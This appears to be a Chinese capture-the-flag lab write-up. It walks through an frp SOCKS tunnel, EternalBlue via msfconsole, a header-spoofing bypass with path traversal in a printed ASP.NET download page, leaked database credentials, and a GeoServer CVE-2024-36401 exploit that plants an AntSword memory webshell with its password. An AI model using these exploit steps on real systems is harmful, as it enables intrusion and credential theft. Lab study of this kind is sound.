
代码块

```
[common]
server_addr = 123.45.67.89
server_port = 7000

[socks_proxy]
type = tcp
remote_port = 6000
plugin = socks5
plugin_local_addr = 127.0.0.1:1080
```

`msfconsole` 模板攻击，拿到第二个flag

代码块

```
proxychains4 msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/bind_tcp_uuid
set RHOSTS 172.22.11.45
exploit
```



信息泄露引发的血案


1. 内网存在多台机器，不一定每台都存在flag。
2. Windows统一：C:\Users\Administrator\Desktop\flag
3. Linux统一：/root/flag

flag1 | 100

代码块

```
nmap -sT -sV -p- --open 10.103.99.88 --unprivileged
Starting Nmap 7.97 ( https://nmap.org ) at 2025-08-07 17:58 +0800
Nmap scan report for 10.103.99.88 (10.103.99.88)
Host is up (0.048s latency).
Not shown: 65510 closed tcp ports (conn-refused), 11 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.11 seconds
```

```
D:\tools>fscan -h 10.103.180.212


   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
10.103.180.212:445 open
10.103.180.212:139 open
10.103.180.212:80 open
10.103.180.212:135 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://10.103.180.212     code:200 len:37     title:None
已完成 4/4
[*] 扫描结束,耗时: 10.0433027s
```




```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html
# Update March 25

User-agent: *
# CSS, JS, Images
Allow: /core/*.css$
Allow: /core/*.css?
Allow: /core/*.js$
Allow: /core/*.js?
Allow: /core/*.gif
Allow: /core/*.jpg
Allow: /core/*.jpeg
Allow: /core/*.png
Allow: /core/*.svg
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /profiles/*.svg
# Directories
Disallow: /web.config


# Parameters
Disallow: *?

# Files
Disallow: /README.txt
Disallow: /FileDownload.aspx.cs

#Block 404
Disallow: /*404*

#Sitemap
Sitemap: https://www.globant.com/sitemap.xml
```


简单测了一下这是/FileDownload.aspx的源码


代码块


```
using System;
using System.IO;
using System.Web;
using System.Text;

public partial class FileDownload : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        string forwardedFor = Request.Headers["X-Forwarded-For"];

        if (string.IsNullOrEmpty(forwardedFor) || !forwardedFor.Contains("127.0.0.1"))
        {
            Response.Write("禁止访问! ");
            return;
        }

        string encodedFileName = Request.QueryString["img"];
        if (!string.IsNullOrEmpty(encodedFileName))
        {
            try
            {
                byte[] data = Convert.FromBase64String(encodedFileName);
                string fileName = Encoding.UTF8.GetString(data);

                string baseDirectory = Server.MapPath("~/");
                string filePath = Path.Combine(baseDirectory, fileName);

                if (File.Exists(filePath) && filePath.StartsWith(baseDirectory, StringComparison.OrdinalIgnoreCase))
                {
                    Response.ContentType = "image/jpeg";
                    Response.AddHeader("Content-Disposition", "attachment; filename=" + Path.GetFileName(filePath));
                    Response.WriteFile(filePath);
                    Response.End();
                }
                else
                {
                    Response.Write("猜错了! ");
                }
            }
            catch
            {
```

```
43                 Response.Write("错啦! ");
44             }
45         }
46     }
47 }
48
```

XFF头改成127.0.0.1，打个目录穿越就行







下载web.config，看到数据库的内网ip和账号密码root/KyHbPqxA3tD8oj17yC，这也是一个用户的账密

内网就两个靶机，12和51，本地和sql服务器


夜色最浓时

> 1. 内网存在多台机器，不一定每台都存在flag。
> 2. Windows统一：C:\Users\Administrator\Desktop\flag
> 3. Linux统一：/root/flag

flag1 | 100

8080开有web服务，GeoServer

https://github.com/Chocapikk/CVE-2024-36401





https://github.com/bmth666/GeoServer-Tools-CVE-2024-36401

CVE利用工具写入内存马

代码块

```
工具：AntSword
密码：Apwganif
密钥：null
请求头：Referer：Vslfrn
请求路径：/*
```





尝试直接读取文件，但好像没权限，要提权

看下权限

```
C:\Users\Public> whoami /priv
特权信息
----------------------

特权名                                描述                    状态
============================= ==================== ======
SeAssignPrimaryTokenPrivilege 替换一个进程级令牌     已禁用
SeIncreaseQuotaPrivilege      为进程调整内存配额     已禁用
SeAuditPrivilege              生成安全审核            已禁用
SeChangeNotifyPrivilege       绕过遍历检查            已启用
SeImpersonatePrivilege        身份验证后模拟客户端  已启用
SeCreateGlobalPrivilege       创建全局对象            已启用
SeIncreaseWorkingSetPrivilege 增加进程工作集          已禁用
```

